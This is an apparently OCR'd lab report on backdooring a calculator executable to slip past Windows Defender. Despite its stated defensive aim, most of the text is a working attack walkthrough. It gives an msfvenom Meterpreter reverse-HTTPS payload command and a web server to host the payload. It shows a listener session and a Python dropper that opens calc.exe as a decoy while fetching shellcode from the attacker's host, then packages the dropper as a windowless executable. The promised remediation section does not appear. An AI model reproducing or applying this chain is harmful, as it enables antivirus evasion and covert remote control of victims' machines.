Windows Defender Bypass with calculator

Table of Content

1. Executive Summar
2. Theoretical Background
3. Methodology
4. Remediation
5. Conclusion

Executive Summary

This report explains how attackers commonly disguise malicious backdoors inside seemingly harmless executable files, such as calculators or other utilities. The purpose of this project is to understand the risks, behavior, and detection strategies related to backdoored applications. This research helps cybersecurity engineers recognize real-world attack techniques and strengthen defensive measures.

Theoretical Background

Backdoors are unauthorized secret access mechanisms added to software to bypass authentication or security controls. Attackers often embed backdoors inside executable files to trick users into running them.
This study focuses on understanding:

- how a backdoored executable works,
- how attackers design such files,
- how defenders can detect and prevent them.

The project does not create malware but analyzes the security concepts and risks.


Methodology:

Step 1: First I check my local machine IP

- command : ifconfig

Then, I check Windows machine IP –

Terminal Command - ipconfig



Step 2: In kali: [LHOST is KALI IP, LPORT IS KALI LISTEING PORT]


Command:

msfvenom -a x64 -p windows/x64/meterpreter_reverse_https LHOST=192.168.65.137 LPORT=8448 LURI=/api/v1/data/ HTTPUSERAGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36 Edg/136.0.3240.76" -b '\x00' -f raw > shell.bin

Step 3: In here just run (where this shell.bin file is) the python web server:

Command:

python3 -m http.server 80



Step 4: open the msfconsole for listening as like:

use exploit/multi/handler

set payload windows/x64/meterpreter_reverse_https

set luri /api/v1/data/

set LHOST 192.168.229.128

set lport 8443

```
┌──(kali㉿kali)-[~/Defender_bypass]
└─$ msfconsole -q
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload => windows/x64/meterpreter_reverse_https
msf exploit(multi/handler) > set luri /api/v1/data/
luri => /api/v1/data/
msf exploit(multi/handler) > set LHOST 192.168.18.131
LHOST => 192.168.18.131
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://192.168.18.131:8443/api/v1/data
```

Step 5: In windows machine, we need to install python and pyinstaller. Later you need that. In windows, I hope you already install python and pyinstaller:

```
C:\Users\User>    pip install pyinstaller
Collecting pyinstaller
  Downloading pyinstaller-6.16.0-py3-none-win_amd64.whl.metadata (8.5 kB)
Collecting altgraph (from pyinstaller)
  Downloading altgraph-0.17.4-py2.py3-none-any.whl.metadata (7.3 kB)
Collecting packaging>=22.0 (from pyinstaller)
  Downloading packaging-25.0-py3-none-any.whl.metadata (3.3 kB)
Collecting pefile!=2024.8.26,>=2022.5.30 (from pyinstaller)
  Downloading pefile-2023.2.7-py3-none-any.whl.metadata (1.4 kB)
Collecting pyinstaller-hooks-contrib>=2025.8 (from pyinstaller)
  Downloading pyinstaller_hooks_contrib-2025.9-py3-none-any.whl.metadata (16 kB)
Collecting pywin32-ctypes>=0.2.1 (from pyinstaller)
  Downloading pywin32_ctypes-0.2.3-py3-none-any.whl.metadata (3.9 kB)
Collecting setuptools>=42.0.0 (from pyinstaller)
  Downloading setuptools-80.9.0-py3-none-any.whl.metadata (6.6 kB)
Downloading pyinstaller-6.16.0-py3-none-win_amd64.whl (1.4 MB)
   ---------------------------------------- 1.4/1.4 MB 3.4 MB/s  0:00:00
Downloading packaging-25.0-py3-none-any.whl (66 kB)
Downloading pefile-2023.2.7-py3-none-any.whl (71 kB)
Downloading pyinstaller_hooks_contrib-2025.9-py3-none-any.whl (444 kB)
Downloading pywin32_ctypes-0.2.3-py3-none-any.whl (30 kB)
Downloading setuptools-80.9.0-py3-none-any.whl (1.2 MB)
   ---------------------------------------- 1.2/1.2 MB 6.9 MB/s  0:00:00
Downloading altgraph-0.17.4-py2.py3-none-any.whl (21 kB)
Installing collected packages: altgraph, setuptools, pywin32-ctypes, pefile, packaging, pyinstaller-hooks-contrib, pyinstaller
Successfully installed altgraph-0.17.4 packaging-25.0 pefile-2023.2.7 pyinstaller-6.16.0 pyinstaller-hooks-contrib-2025.9 pywin32-ctypes-0.2.3 setuptools-80.9.0
```

Step 6: we need to go python installation folder

Create **defender_bypass.py , python file this folder.**

And open file, edit this Bold Sentence code:


prepare a python code with following changes [name **defender_bypass.py**]:


Code:

```
import ctypes
import threading
from ctypes import wintypes
import urllib.request
import subprocess
subprocess.run(['C:\\Windows\\System32\\calc.exe'])


MEM_COMMIT = 0x1000
PAGE_EXECUTE_READWRITE = 0x40


SHELLCODE_URL = "http://192.168.18.131/shell.bin"
with urllib.request.urlopen(SHELLCODE_URL) as response:
buf = response.read()
```

Following is path:

C:\Users\User\AppData\Local\Programs\Python\Python313>







Step 7:

Then run following:

python.exe -m PyInstaller -F defender_bypass.py –noconsole







Step 8: Then go to python dist folder where the exe is :

C:\Users\User\AppData\Local\Programs\Python\Python313\dist


And execute the file




Step 9: Execute Calculator and backend Reverse shell access.




Now Check Windows Defender all Feature Open: Real Time Protection ON



